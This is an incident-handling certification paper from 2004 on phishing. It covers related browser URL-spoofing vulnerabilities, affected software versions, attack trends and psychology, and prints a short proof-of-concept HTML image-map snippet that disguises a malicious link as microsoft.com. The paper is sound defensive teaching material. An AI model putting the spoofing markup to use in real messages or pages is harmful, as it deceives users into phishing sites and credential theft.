# Global Information Assurance Certification Paper

# Phising Attack in Organizations: Incident Handlers Perspective

GIAC Certified
Incident Handler

Practical Assignment

Version 3.00

Leonard Ong,
CISSP [ISSAP, ISSMP]
CISM, CISA, PMP

22.08.2004

SANS Tokyo 2004
March 2004

# Table of Contents

# List of Figures

# Abstract

We live in the middle of Information-era revolution. During the last 10 years, there have been tremendous changes due to advances in information technology. Business processes are re-engineered, alternative ways to communicate have become more common, virtual teams and companies are being setup, and so on. Those are just few examples of how Information technologies alter our lives and culture.

These changes bring us tangible and intangible benefits that have integrated with how we live our lives. There are close to 800-million people that are estimated to use Internet in 2004[1]. That is the potential benefits for any parties that are offering their businesses to the Internet. Unfortunately, the potential also applies to those people with malicious intentions. This huge number of users would not have been accessible by any conventional means such as regular mails, phone calls, and others. Information technologies change this fact forever. As with any other technologies, it can be used in a good or malicious manner.

Phishing has become a more prevalent attack in current information era. With its simplicity and anonymous nature, it is becoming a luring area for malicious attackers. The attackers will gain financial benefits. While for other kind of attacks, it may not bring any financial benefits. It significantly affects the victims and its organizations.

Phishing was chosen as the subject of this practical, as the attack that is seemed very simple and can be ignored; yet, it brings disruptive impact to a person's life and potentially to its organization. In GIAC GCIH posted practical up to 20th August 2004, there is not a single practical about phishing attack. Other sophisticated and complex attacks are often discussed in multiple papers.

It has a big potential to be developed as a more sophisticated attack by directing the attacks to certain information and organization targets. The current phishing targets are mostly individuals and related only to financial information. This practical will also discuss about the possibility of using phishing in corporate espionage.

First half of this practical will describe the definition of Phishing attack, how it works, the impacts it will cause, and technical analysis. The other half will emphasize on incident handling process. This practical is different from other published papers, as it will try to address phishing with GIAC's Incident handling processes combined with technical analysis.

## Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

| | |
|---|---|
| `Command` | Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell. |
| `Filename` | Filenames, paths, and directory names are represented in this style. |
| `computer output` | The results of a command and other computer output are in this style |
| URL | Web URL's are shown in this style. |
| *Quotation* | A citation or quotation from a book or web site is in this style. |

## Statement of Purpose

This practical assignment will discuss the nature of phishing attack by examining a recent real sample. It will discuss the chronology of a real-life experience during the period of phishing email were received and its corresponding course of actions. Investigation methods that were used to determine and conclude incident report will be also described in the paper.

It all started when an email claiming from Citibank came into my mailbox. Knowing that I do not have an account with Citibank America, this should be a phishing email. Despite the fact, an incident should be reported as other colleagues may find it relevant in their case. Although many organizations may view this as a personal attack, it is an attack to organization indirectly. The performance and availability of victim by the attack will be impacted; hence the organization will be impacted one way or another.

During investigation, it is very surprising that the attack was very simple in nature, however, the impact can be damaging. This really makes phishing a 'cash-cow' for malicious parties; Small work, with big gain.

We will also look at the possibility of using the same underlying attack methodologies to target corporate world. In corporate world, any confidential information obtained will be usable for further privilege escalation on obtaining sensitive information. This is known as corporate espionage.

The attack will involve the following elements:

1) Carefully crafted email
   The words should be written in professional business manner to convince recipients. This would include no grammatical and spelling errors. A spoofed URL, that reads the targeted organization, with link to attacker web server.

2) Open relay SMTP server(s)
   Insecure SMTP server(s) that allows domains relaying will be used. This is to ensure anonymity of attacker for layperson.

3) Web server for data collection
   It will have another convincing part of the attack and to collect confidential information.

The paper will describe in more details on how these elements form a phishing attacks.

# The Exploit

## *Exploit Name*

The methodology is called Phishing. As Phishing is a methodology, similar to social engineering, it does not have a CVE entry by itself. There are several exploits that facilitate phishing attacks. The current exploits are as follows:

1. CAN-2004-0526[2]

| | |
|---|---|
| Name | CAN-2004-0526 (under review) |
| Description | Unknown versions of Internet Explorer and Outlook allow remote attackers to spoof a legitimate URL in the status bar via A HREF tags with modified "alt" values that point to the legitimate site, combined with an image map whose href points to the malicious site, which facilitates a "phishing" attack. |
| References | • BUGTRAQ:20040510 DEEP SEA PHISHING: Internet Explorer / Outlook Express<br>• URL:http://marc.theaimsgroup.com/?l=bugtraq&m=108422905510713&w=2<br>• BUGTRAQ:20040517 Microsoft Internet Explorer ImageMap URL Spoof Vulnerability<br>• URL:http://archives.neohapsis.com/archives/bugtraq/2004-05/0161.html<br>• MISC:http://www.kurczaba.com/securityadvisories/0405132poc.htm<br>• XF:ie-ahref-url-spoofing(16102)<br>• URL:http://xforce.iss.net/xforce/xfdb/16102<br>• BID:10308<br>• URL:http://www.securityfocus.com/bid/10308 |

2. CAN-2004-0527[3]

| | |
|---|---|
| Name | CAN-2004-0527 (under review) |
| Description | KDE Konqueror 2.1.1 and 2.2.2 allows remote attackers to spoof a legitimate URL in the status bar via A HREF tags with modified "alt" values that point to the legitimate site, combined with an image map whose href points to the malicious site, which facilitates a "phishing" attack. |
| References | • BID:10383<br>• URL:http://www.securityfocus.com/bid/10383 |

3. CAN-2004-0528[4]

| | |
|---|---|
| Name | CAN-2004-0528 (under review) |
| Description | Netscape Navigator 7.1 allows remote attackers to spoof a legitimate URL in the status bar via A HREF tags with modified "alt" values that point to the legitimate site, combined with an image map whose href points to the malicious site, which facilitates a "phishing" attack. |
| References | • URL:http://www.securityfocus.com/bid/10389 |

4. CAN-2004-0537[5]

| | |
|---|---|
| Name | CAN-2004-0537 (under review) |
| Description | Opera 7.50 and earlier allows remote web sites to provide a "Shortcut Icon" (favicon) that is wider than expected, which could allow the web sites to spoof a trusted domain and facilitate phishing attacks using a wide icon and extra spaces. |
| References | • BUGTRAQ:20040603 Phishing for Opera (GM#007-OP)<br>• URL:http://marc.theaimsgroup.com/?l=bugtraq&m=108627581717738&w=2<br>• FULLDISC:20040603 Phishing for Opera (GM#007-OP)<br>• URL:http://lists.netsys.com/pipermail/full-disclosure/2004-June/022263.html<br>• MISC:http://security.greymagic.com/security/advisories/gm007-op/<br>• CONFIRM:http://www.opera.com/linux/changelogs/751/index.dml |

5. CAN-1999-0512[6]

| | |
|---|---|
| Name | CAN-1999-0512 (under review) |
| Description | A mail server is explicitly configured to allow SMTP mail relay, which allows abuse by spammers. |

## *Operating System*

Phishing methodologies are not specific to certain operating system in general. Despite the fact, there certain applications that run some operating systems facilitate phishing attacks. Therefore, as long as the operating system runs vulnerable applications, it is facilitating phishing attacks.

As the applications run several operating systems, they include:

1) Windows operating system family running vulnerable applications.
2) Linux operating system distributions running vulnerable applications.
3) Macintosh operating system running vulnerable applications.
4) FreeBSD operating system running vulnerable applications.

5) Solaris operating system running vulnerable applications. There might be unsupported operating systems, which vulnerable applications are no longer updated. This may include OS/2, QNX. This is, however, unconfirmed. Opera browser has vulnerability in all other platforms, however, these older operating systems are no longer updated.

## *Protocols/Services/Applications*

The protocols that are closely involved in phishing are Simple Mail Transfer Protocol (SMTP), HTTP (Hypertext Transfer Protocol), Domain Name System (DNS) and Transmission Control Protocol/Internet Protocol (TCP/IP).

SMTP is widely used as a standard to transfer emails in the Internet. Although the basic SMTP implementations mostly adhere to standard, the configuration can be done without security in consideration. There should be options for a SMTP server to relay email from particular domains, and reject everything else. Combined with anti-spoofing filtering in routers, the SMTP server should be able to prevent any external parties to use an organization's SMTP server for sending unsolicited emails.

A simple illustration how SMTP works[7]:


**Figure 1 SMTP Information Flow**

HTTP is the protocol behind every web browser. Our browser is the client while Apache (For example) is the server that serves pages based on browser requests. When an URL is keyed in the browser, it will resolve to an IP address and browser will get pages from the web server. This is an over-simplified illustration on how HTTP works. With its important role in Internet, it has grown much complex with many extensions.

TCP/IP is the layer 3 of OSI model. It deals with routing and data transfer in the network. IP directly related with addressing, making sure each user has an identifiable address that is routable. TCP deals with transferring data in a reliable manner. IP has its sets of issues, which are IP spoofing. With IP spoofing, it is possible to send someone a data without being able to be traced back to real sender. This has been related as one of security concern called non-repudiation.

Another important protocol that we seamlessly use everyday is DNS. It translates names into IP addresses, so that we do not have to remember all numbers for Internet sites. In the early days, DNS registrations were expensive and not really accessible to all people. Now, they are affordable and there are so many registrars competing on prices and services. For example, 10 years ago, there is only Network Solutions and it costs about USD 160 for a .com domain per year, now at GoDaddy.com it costs as little as USD 8.95 dollars per year. As per March 16, 2003, there are over 22 millions domain name registered from 16.000 in July 1992[8]

Despite of all convenient features offered by DNS, it has been a major concern as well. For example, if you have a domain name of giac-pratical.com, people sometime would mistype as giacpractical.com or giac-partical.com. The later two domains that normally speculators and blackmailer or fraudster would purchase to gain advantage over the real services offered by organization that owns original domain name. Similar domain names called cousin domain names.

Another example would be getting a domain name of giac-partical.com. The URL has a swapped letters between 'a' and 'r'. If this were embedded on a URL or HREF tag in HTML, it would be very discreet. This is another risk.

One company that has done a good work in protecting its domain name is Cisco Systems. They launched a legal action to take down all domain names that contains word 'Cisco'. This effort sometimes is not affordable by other organizations, given the resources needed to get it done.

The detailed description on the protocols can be found at following RFCs:

1. SMTP – RFC 2821
2. HTTP 1.0 – RFC 1945
3. HTTP 1.1 – RFC 2621
4. TCP/IP – RFC 1180, RFC 2151
5. DNS – RFC 1035

Vulnerable applications are as follows:

1. Microsoft Internet Explorer Families[9]
   (Modified from original list to save lines. The convention is comma to separate a version. For example: Microsoft Windows NT, SP1-SP6a, means original version/without service packs and SP1 to SP6a)

   *Microsoft Internet Explorer 5.0*
   *- Microsoft Windows 2000 Professional, SP1, SP2*
   *- Microsoft Windows 95*
   *- Microsoft Windows 98*
   *+ Microsoft Windows 98SE*
   *- Microsoft Windows NT 4.0 SP3, SP4, SP5, SP6, SP6a*
   *Microsoft Internet Explorer 5.0.1 SP4*
   *Microsoft Internet Explorer 5.0.1 SP3*

*Microsoft Internet Explorer 5.0.1 SP2*
- *Microsoft Windows 2000 Advanced Server, SP1, SP2*
- *Microsoft Windows 2000 Datacenter Server, SP1, SP2*
- *Microsoft Windows 2000 Professional, SP1, SP2*
- *Microsoft Windows 2000 Server, SP1, SP2*
- *Microsoft Windows 2000 Terminal Services, SP1, SP2*
- *Microsoft Windows 95*
- *Microsoft Windows 98*
- *Microsoft Windows NT Enterprise Server 4.0, SP1-SP6a*
- *Microsoft Windows NT Server 4.0, SP1-SP6a*
- *Microsoft Windows NT Terminal Server 4.0, SP1-SP6*
- *Microsoft Windows NT Workstation 4.0, SP1-SP6a*

*Microsoft Internet Explorer 5.0.1 SP1*
- *Microsoft Windows 2000 Advanced Server, SP1, SP2*
- *Microsoft Windows 2000 Datacenter Server, SP1, SP2*
- *Microsoft Windows 2000 Professional, SP1, SP2*
- *Microsoft Windows 2000 Server, SP1, SP2*
- *Microsoft Windows 2000 Terminal Services, SP1, SP2*
- *Microsoft Windows 95*
- *Microsoft Windows 98*
- *Microsoft Windows NT Enterprise Server 4.0, SP1-SP6a*
- *Microsoft Windows NT Server 4.0, SP1-SP6a*
- *Microsoft Windows NT Terminal Server 4.0, SP1-SP6*
- *Microsoft Windows NT Workstation 4.0, SP1-SP6a*

*Microsoft Internet Explorer 5.0.1*
- *Microsoft Windows 2000 Advanced Server, SP1, SP2*
- *Microsoft Windows 2000 Datacenter Server, SP1, SP2*
- *Microsoft Windows 2000 Professional, SP1, SP2*
- *Microsoft Windows 2000 Server, SP1, SP2*
- *Microsoft Windows 2000 Terminal Services, SP1, SP2*
- *Microsoft Windows 95*
- *Microsoft Windows 98*
- *Microsoft Windows 98SE*
- *Microsoft Windows NT Enterprise Server 4.0 SP3-SP6a*
- *Microsoft Windows NT Server 4.0 SP3-SP6a*
- *Microsoft Windows NT Terminal Server 4.0 SP3-SP6a*
- *Microsoft Windows NT Workstation 4.0 SP3-SP6a*

*Microsoft Internet Explorer 5.5 SP2*
- *Microsoft Windows 2000 Advanced Server, SP1, SP2*
- *Microsoft Windows 2000 Datacenter Server, SP1, SP2*
- *Microsoft Windows 2000 Professional, SP1, SP2*
- *Microsoft Windows 2000 Server, SP1, SP2*
- *Microsoft Windows 2000 Terminal Services, SP1, SP2*
- *Microsoft Windows 95*
- *Microsoft Windows 98*
- *Microsoft Windows 98SE*
- *Microsoft Windows ME*
- *Microsoft Windows NT Enterprise Server 4.0, SP1-SP6a*

*- Microsoft Windows NT Server 4.0, SP1-SP6a*
*- Microsoft Windows NT Terminal Server 4.0, SP1-SP6*
*- Microsoft Windows NT Workstation 4.0, SP1-SP6a*
*Microsoft Internet Explorer 5.5 SP1*
*- Microsoft Windows 2000 Advanced Server, SP1, SP2*
*- Microsoft Windows 2000 Datacenter Server, SP1, SP2*
*- Microsoft Windows 2000 Professional, SP1, SP2*
*- Microsoft Windows 2000 Server, SP1, SP2*
*- Microsoft Windows 2000 Terminal Services, SP1, SP2*
*- Microsoft Windows 95*
*- Microsoft Windows 98*
*- Microsoft Windows NT Enterprise Server 4.0, SP1-SP6a*
*- Microsoft Windows NT Server 4.0, SP1-SP6a*
*- Microsoft Windows NT Terminal Server 4.0, SP1-SP6*
*- Microsoft Windows NT Workstation 4.0, SP1-SP6a*
*Microsoft Internet Explorer 5.5*
*- Microsoft Windows 2000 Advanced Server, SP1, SP2*
*- Microsoft Windows 2000 Datacenter Server, SP1, SP2*
*- Microsoft Windows 2000 Professional, SP1, SP2*
*- Microsoft Windows 2000 Server, SP1, SP2*
*- Microsoft Windows 2000 Terminal Services, SP1, SP2*
*- Microsoft Windows 95*
*- Microsoft Windows 98*
*+ Microsoft Windows ME*
*- Microsoft Windows NT Enterprise Server 4.0, SP1-Sp6a*
*- Microsoft Windows NT Server 4.0, SP1-SP6a*
*- Microsoft Windows NT Terminal Server 4.0, SP1-SP6a*
*- Microsoft Windows NT Workstation 4.0, SP1-SP6a*
*Microsoft Internet Explorer 6.0 SP1*
*Microsoft Internet Explorer 6.0*
*- Microsoft Windows 2000 Advanced Server, SP1, SP2*
*- Microsoft Windows 2000 Datacenter Server, SP1, SP2*
*- Microsoft Windows 2000 Professional, SP1, SP2*
*- Microsoft Windows 2000 Server, SP1, SP2*
*- Microsoft Windows 2000 Terminal Services, SP1, SP2*
*- Microsoft Windows 98*
*- Microsoft Windows 98SE*
*- Microsoft Windows ME*
*- Microsoft Windows NT Enterprise Server 4.0 SP6a*
*- Microsoft Windows NT Server 4.0 SP6a*
*- Microsoft Windows NT Workstation 4.0 SP6a*
*+ Microsoft Windows Server 2003 Datacenter Edition*
*+ Microsoft Windows Server 2003 Datacenter Edition 64-bit*
*+ Microsoft Windows Server 2003 Enterprise Edition*
*+ Microsoft Windows Server 2003 Enterprise Edition 64-bit*
*+ Microsoft Windows Server 2003 Standard Edition*
*+ Microsoft Windows Server 2003 Web Edition*
*+ Microsoft Windows XP Home*

*+ Microsoft Windows XP Professional*

2. Microsoft Outlook Families[10]

*Microsoft Outlook 2000 SP3*
*+ Microsoft Office 2000 SP3*
*- Microsoft Windows 2000 Professional*, SP1, SP2, SP3
*- Microsoft Windows 98*
*- Microsoft Windows 98SE*
*- Microsoft Windows ME*
*- Microsoft Windows NT Workstation 4.0, SP1-SP6a*
*- Microsoft Windows XP Home, SP1*
*- Microsoft Windows XP Professional, SP1*

*Microsoft Outlook 2000 SR1*
*- Microsoft Windows 2000 Advanced Server*, SP1, SP2
*- Microsoft Windows 2000 Datacenter Server*, SP1, SP2
*- Microsoft Windows 2000 Professional*, SP1, SP2
*- Microsoft Windows 2000 Server*, SP1, SP2
*- Microsoft Windows 2000 Terminal Services*, SP1, SP2
*- Microsoft Windows 95*
*- Microsoft Windows 98*
*- Microsoft Windows 98SE*
*- Microsoft Windows ME*
*- Microsoft Windows NT Enterprise Server 4.0, SP1-SP6a*
*- Microsoft Windows NT Server 4.0, SP1-SP6a*
*- Microsoft Windows NT Terminal Server 4.0, SP1-SP6*
*- Microsoft Windows NT Workstation 4.0, SP1-SP6a*

*Microsoft Outlook 2000 SP2*
*- Microsoft Windows 2000 Advanced Server*, SP1, SP2
*- Microsoft Windows 2000 Datacenter Server*, SP1, SP2
*- Microsoft Windows 2000 Professional*, SP1, SP2
*- Microsoft Windows 2000 Server*, SP1, SP2
*- Microsoft Windows 2000 Terminal Services*, SP1, SP2
*- Microsoft Windows 95*
*- Microsoft Windows 98*
*- Microsoft Windows 98SE*
*- Microsoft Windows ME*
*- Microsoft Windows NT Enterprise Server 4.0, SP1-SP6a*
*- Microsoft Windows NT Server 4.0, SP1-SP6a*
*- Microsoft Windows NT Terminal Server 4.0, SP1-SP6*
*- Microsoft Windows NT Workstation 4.0, SP1-SP6a*

*Microsoft Outlook 2000*
*- Microsoft Windows 2000 Advanced Server*, SP1, SP2
*- Microsoft Windows 2000 Datacenter Server*, SP1, SP2
*- Microsoft Windows 2000 Professional*, SP1, SP2
*- Microsoft Windows 2000 Server*, SP1, SP2
*- Microsoft Windows 2000 Terminal Services*, SP1, SP2
*- Microsoft Windows 95*

*- Microsoft Windows 98*
*- Microsoft Windows 98SE*
*- Microsoft Windows ME*
*- Microsoft Windows NT Enterprise Server 4.0, SP1-Sp6a*
*- Microsoft Windows NT Server 4.0, SP1-SP6a*
*- Microsoft Windows NT Terminal Server 4.0, SP1-SP6*
*- Microsoft Windows NT Workstation 4.0, SP1-Sp6a*
*Microsoft Outlook 2002 SP3*
*Microsoft Outlook 2002 SP2*
*+ Microsoft Office XP SP2*
*- Microsoft Windows 2000 Professional, SP1, SP2, SP3*
*- Microsoft Windows 2000 Terminal Services, SP1, SP2, SP3*
*- Microsoft Windows 98*
*- Microsoft Windows 98SE*
*- Microsoft Windows ME*
*- Microsoft Windows NT Workstation 4.0, SP1-SP6a*
*- Microsoft Windows XP Home, SP1*
*- Microsoft Windows XP Professional, SP1*
*Microsoft Outlook 2002 SP1*
*- Microsoft Windows 2000 Professional*, SP1, SP2
*- Microsoft Windows 98*
*- Microsoft Windows 98SE*
*- Microsoft Windows ME*
*- Microsoft Windows NT Workstation 4.0, SP1-SP6a*
*- Microsoft Windows XP Home*
*- Microsoft Windows XP Professional*
*Microsoft Outlook 2002*
*+ Microsoft Office XP*
*- Microsoft Windows 2000 Professional*, SP1, SP2
*- Microsoft Windows 98*
*- Microsoft Windows 98SE*
*- Microsoft Windows ME*
*- Microsoft Windows NT Workstation 4.0, SP1-SP6a*
*- Microsoft Windows XP Home*
*- Microsoft Windows XP Professional*
*Microsoft Outlook 2003*
*Microsoft Outlook 97*
*Microsoft Outlook 97 8.2.4212*
*Microsoft Outlook 98*
*- Microsoft Windows 95*
*- Microsoft Windows 98*
*- Microsoft Windows NT 4.0, SP1-SP6a*
*Microsoft Outlook Express 4.0 1 SP2*
*Microsoft Outlook Express 4.0*
*Microsoft Outlook Express 4.27.3110*
*Microsoft Outlook Express 4.72.2106*
*Microsoft Outlook Express 4.72.3120*
*Microsoft Outlook Express 4.72.3612*

*Microsoft Outlook Express 5.0 1*
*Microsoft Outlook Express 5.0*
*Microsoft Outlook Express 5.5*
*+ Microsoft Internet Explorer 5.0.1*
*+ Microsoft Internet Explorer 5.0.1 for Windows 2000*
*+ Microsoft Internet Explorer 5.0.1 for Windows 95*
*+ Microsoft Internet Explorer 5.0.1 for Windows 98*
*+ Microsoft Internet Explorer 5.0.1 for Windows NT 4.0*
*+ Microsoft Internet Explorer 5.5*
*- Microsoft Windows 2000 Professional*
*- Microsoft Windows 95*
*- Microsoft Windows 98*
*- Microsoft Windows 98SE*
*- Microsoft Windows NT 4.0*
*Microsoft Outlook Express 6.0*
*+ Microsoft Windows Server 2003 Datacenter Edition*
*+ Microsoft Windows Server 2003 Datacenter Edition 64-bit*
*+ Microsoft Windows Server 2003 Enterprise Edition*
*+ Microsoft Windows Server 2003 Enterprise Edition 64-bit*
*+ Microsoft Windows Server 2003 Standard Edition*
*+ Microsoft Windows Server 2003 Web Edition*
*+ Microsoft Windows XP Home*
*+ Microsoft Windows XP Media Center Edition*
*+ Microsoft Windows XP Professional*
*+ Microsoft Windows XP Tablet PC Edition*

3. Netscape Navigator 7.1 [11]
   Microsoft Windows Family Operation System running Navigator 7.1
   Linux Distributions running Navigator 7.1

4. KDE Konqueror[12]
   *KDE Konqueror 2.1.1*
   *KDE Konqueror 2.2.2*
   *+ Debian Linux 3.0*
   *+ Debian Linux 3.0 alpha*
   *+ Debian Linux 3.0 arm*
   *+ Debian Linux 3.0 hppa*
   *+ Debian Linux 3.0 ia-32 + Debian Linux 3.0 ia-64*
   *+ Debian Linux 3.0 m68k*
   *+ Debian Linux 3.0 mips*
   *+ Debian Linux 3.0 mipsel*
   *+ Debian Linux 3.0 ppc*
   *+ Debian Linux 3.0 s/390*
   *+ Debian Linux 3.0 sparc*
   *+ RedHat Enterprise Linux AS 2.1*
   *+ RedHat Enterprise Linux AS 2.1 IA64*
   *+ RedHat Enterprise Linux ES 2.1*
   *+ RedHat Enterprise Linux ES 2.1 IA64*

*+ RedHat Enterprise Linux WS 2.1*
*+ RedHat Enterprise Linux WS 2.1 IA64*
*+ RedHat Linux Advanced Work Station 2.1*
*+ Turbolinux Turbolinux Server 7.0*
*+ Turbolinux Turbolinux Server 8.0*
*+ Turbolinux Turbolinux Workstation 7.0*
*+ Turbolinux Turbolinux Workstation 8.0*
*KDE Konqueror 3.0*
*+ KDE KDE 3.0*
*KDE Konqueror 3.0.1*
*+ KDE KDE 3.0.1*
*KDE Konqueror 3.0.2*
*+ KDE KDE 3.0.2*
*KDE Konqueror 3.0.3*
*+ KDE KDE 3.0.3*
*KDE Konqueror 3.0.5*
*+ MandrakeSoft Corporate Server 2.1*
*+ MandrakeSoft Linux Mandrake 9.0*
*KDE Konqueror 3.1*
*+ MandrakeSoft Linux Mandrake 9.1*
*+ MandrakeSoft Linux Mandrake 9.1 ppc*
*KDE Konqueror 3.1.1*
*+ KDE KDE 3.1.1*
*KDE Konqueror 3.1.2*
*+ KDE KDE 3.1.2*
*KDE Konqueror 3.1.3*
*KDE Konqueror 3.2.1*

5. Opera 7.50 and lower[13]
   Microsoft Windows Family Operation System running Opera 7.50 below
   Linux Distributions running Opera 7.50 below
   FreeBSD releases running Opera 7.50 below
   Solaris versions running Opera 7.50 below
   Macintosh Operating System running Opera 7.50 below

## *Exploit Variants*

Exploit variants can be categorized into two categories: Technical and Content.

1) Technical Variants

| No. | CVE | Description |
|---|---|---|
| 1 | CAN-2004-0526 | Unknown versions of Internet Explorer and Outlook allow remote attackers to spoof a legitimate URL in the status bar via A HREF tags with modified "alt" values that point to the legitimate site, combined with an image map whose href points to the malicious site, which facilitates a "phishing" attack. |
| 2 | CAN-2004-0527 | KDE Konqueror 2.1.1 and 2.2.2 allows remote attackers to spoof a legitimate URL in the status bar via A HREF tags with modified "alt" values that point to the legitimate site, combined with an image map whose href points to the malicious site, which facilitates a "phishing" attack. |
| 3 | CAN-2004-0528 | Netscape Navigator 7.1 allows remote attackers to spoof a legitimate URL in the status bar via A HREF tags with modified "alt" values that point to the legitimate site, combined with an image map whose href points to the malicious site, which facilitates a "phishing" attack. |
| 4 | CAN-2004-0537 | Opera 7.50 and earlier allows remote web sites to provide a "Shortcut Icon" (favicon) that is wider than expected, which could allow the web sites to spoof a trusted domain and facilitate phishing attacks using a wide icon and extra spaces. |

2) Content Variants[14]

| No | Date | Org. | Title |
|---|---|---|---|
| 1 | 20-Aug | Suntrust | Suntrust.com Urgent update |
| 2 | 18-Aug | US Bank | Read us bank |
| 3 | 17-Aug | US Bank | U.S. Bank Fraud Verification Process |
| 4 | 16-Aug | US Bank | U.S. Bank Online Banking Issue |
| 5 | 13-Aug | PayPal | Customer Service |
| 6 | 10-Aug | eBay | Security Check |
| 7 | 06-Aug | AOL | Urgent message from AOL Member Services |

From technical category, we can draw several similarities. They are all allowing attacker to hide malicious URL under legitimate URL. Most of the users do not really inspect the URL when they click on a link in an email. Even when they try to see the link, it will be displayed as a legitimate URL.

In content category, we can also draw similarities of 'urgency' in account-related information. In order to 'verify' victim identification, victim will need to enter all their information.

Phishing attack is identified from the content of email, as this is considered as a social engineering attack. Hence a Phishing email may not exploit any technical vulnerability and rely on social engineering alone.

## *Description and Exploit Analysis*

Phishing Definitions

1) Anti-Phishing Working group[15]:
*Phishing attacks use 'spoofed' e-mails and fraudulent websites designed to fool recipients into divulging personal financial data such as credit card numbers, account usernames and passwords, social security numbers, etc. By hijacking the trusted brands of well-known banks, online retailers and credit card companies, phishers are able to convince up to 5% of recipients to respond to them.*

2) Oxford University Press:[16]
**phishing** /ˈfɪʃɪŋ/ *noun* [U] *the activity of tricking people by getting them to give their identity, bank account numbers, etc. over the Internet or by email, and then using these to steal money from them: Phishing often involves sending customers an apparently legitimate email requesting account information. ◇The bank's clients were lured to a phishing site and asked to provide their personal details and account numbers. ◇a phishing attack/scam/email*

3) MacMillan English Dictionary[17]
**phishing** *noun* [U]
*the criminal activity of persuading people to give personal information such as passwords and credit card details by directing them to a fake website which has been made to look exactly the same as the website of a legitimate bank or other organization*

Phishing is vulnerability in people and computer applications. It exploits people's lack of awareness on Information security, over-simplifying nature, blind trust to Information system, and furthermore ignorance with help of Information technologies.





**Figure 2 APWG Phishing attacks trend chart** [18]

**Unique Phishing Attacks by Targeted Company**

| Phish Target | Jun-04 | May-04 | Apr-04 | Mar-04 | Feb-04 | Jan-04 | Dec-03 |
|---|---|---|---|---|---|---|---|
| Citibank | 492 | 370 | 475 | 98 | 58 | 34 | 17 |
| eBay | 285 | 293 | 221 | 110 | 104 | 51 | 33 |
| U.S. Bank | 251 | 167 | 62 | 4 | 0 | 2 | 0 |
| Paypal | 163 | 149 | 135 | 63 | 42 | 10 | 16 |
| Fleet | 55 | 33 | 28 | 23 | 9 | 2 | 1 |
| LLoyds | 24 | 17 | 15 | 4 | 0 | 1 | 1 |
| Barclays | 19 | 15 | 31 | 11 | 6 | 1 | 1 |
| AOL | 14 | 17 | 9 | 10 | 10 | 35 | 4 |
| Halifax | 11 | 9 | 6 | 1 | 0 | 1 | 0 |
| Westpac | 11 | 12 | 17 | 10 | 0 | 3 | 1 |
| FirstUsa | 10 | 0 | 0 | 0 | 0 | 0 | 0 |
| VISA | 9 | 21 | 0 | 7 | 8 | 2 | 4 |
| Earthlink | 7 | 6 | 18 | 5 | 8 | 9 | 6 |
| e-gold | 6 | 3 | 5 | 2 | 2 | 0 | 2 |
| Bank One | 5 | 6 | 4 | 5 | 0 | 0 | 1 |
| Bendigo | 5 | 1 | 0 | 0 | 0 | 0 | 0 |
| HSBC | 5 | 3 | 3 | 4 | 0 | 1 | 0 |
| MBNA | 4 | 1 | 2 | 0 | 2 | 0 | 0 |
| Suntrust | 4 | 1 | 5 | 1 | 0 | 0 | 0 |
| Verizon | 4 | 2 | 0 | 0 | 0 | 0 | 0 |

**Figure 3 Unique Phishing Attacks by Company**[19]

Psychological factors are in play as well to create the sense of urgency and panic. When a person is in panic mode, s/he will not be able to think clearly as normal.[20] His/her ability to question the email authenticity will be lowered, and instead follows the scam due to panic or aggravated tension. This kind of phishing attacks normally tells the victim that their account has been breached or an attempt to breach has been made. Another psychological effect is to create the ambience of obligation from the victim. The company requires their users to update their information, and out of obligation the victim do so.

Technical vulnerabilities will mostly be found in Internet Browsers and Email clients. This is point of entry and execution for phishing attacks. First by email and then followed by web page. These vulnerabilities will increase the success of phishing attacks by obfuscating malicious URL inside friendly URL. Victim with higher alertness will check for the URL inside the email, normally done by pointing the cursor on the top of URL to see the real URL. The technical vulnerabilities will play part here, fooling the victim that they are going to friendly URL.

Let's look at each of the technical vulnerabilities:

1. CAN-2004-0526[21]
   Microsoft Internet Explorer Embedded Image URI Obfuscation Weakness

   Microsoft Internet Explorer is vulnerable to URI obfuscation weakness that may display defined URI instead of real URI.

   Sample code:

```
<A HREF=http://www.microsoft.com alt="http://www.microsoft.com">
<IMG SRC="malware.gif" USEMAP="#malware" border=0
alt="http://www.microsoft.com"></A>
<map NAME="malware" alt="http://www.microsoft.com">>
<area SHAPE=RECT COORDS="224,21" HREF="http://www.malware.com"
alt="http://www.microsoft.com">
</MAP>
```

   Full source can be obtained from http://www.malware.com/pheeesh.zip

   The sample malicious code above illustrates how an icon or banner can be obfuscated with malicious URL while being displayed as friendly URL. The first line indicates that the object (text and or graphics) are linked to http://www.microsoft.com and the display name will be also be the same. The second line will display a picture with command to use map function that override A HREF tag. It seems that MAP function has higher priority over HREF tag. The rest of the lines define that when a victim click on the picture, it will go to malicious site.

   In order for this vulnerability to be exploited MAP function has to be used. Therefore, a text has to be made as picture, or banner/icon can be used.

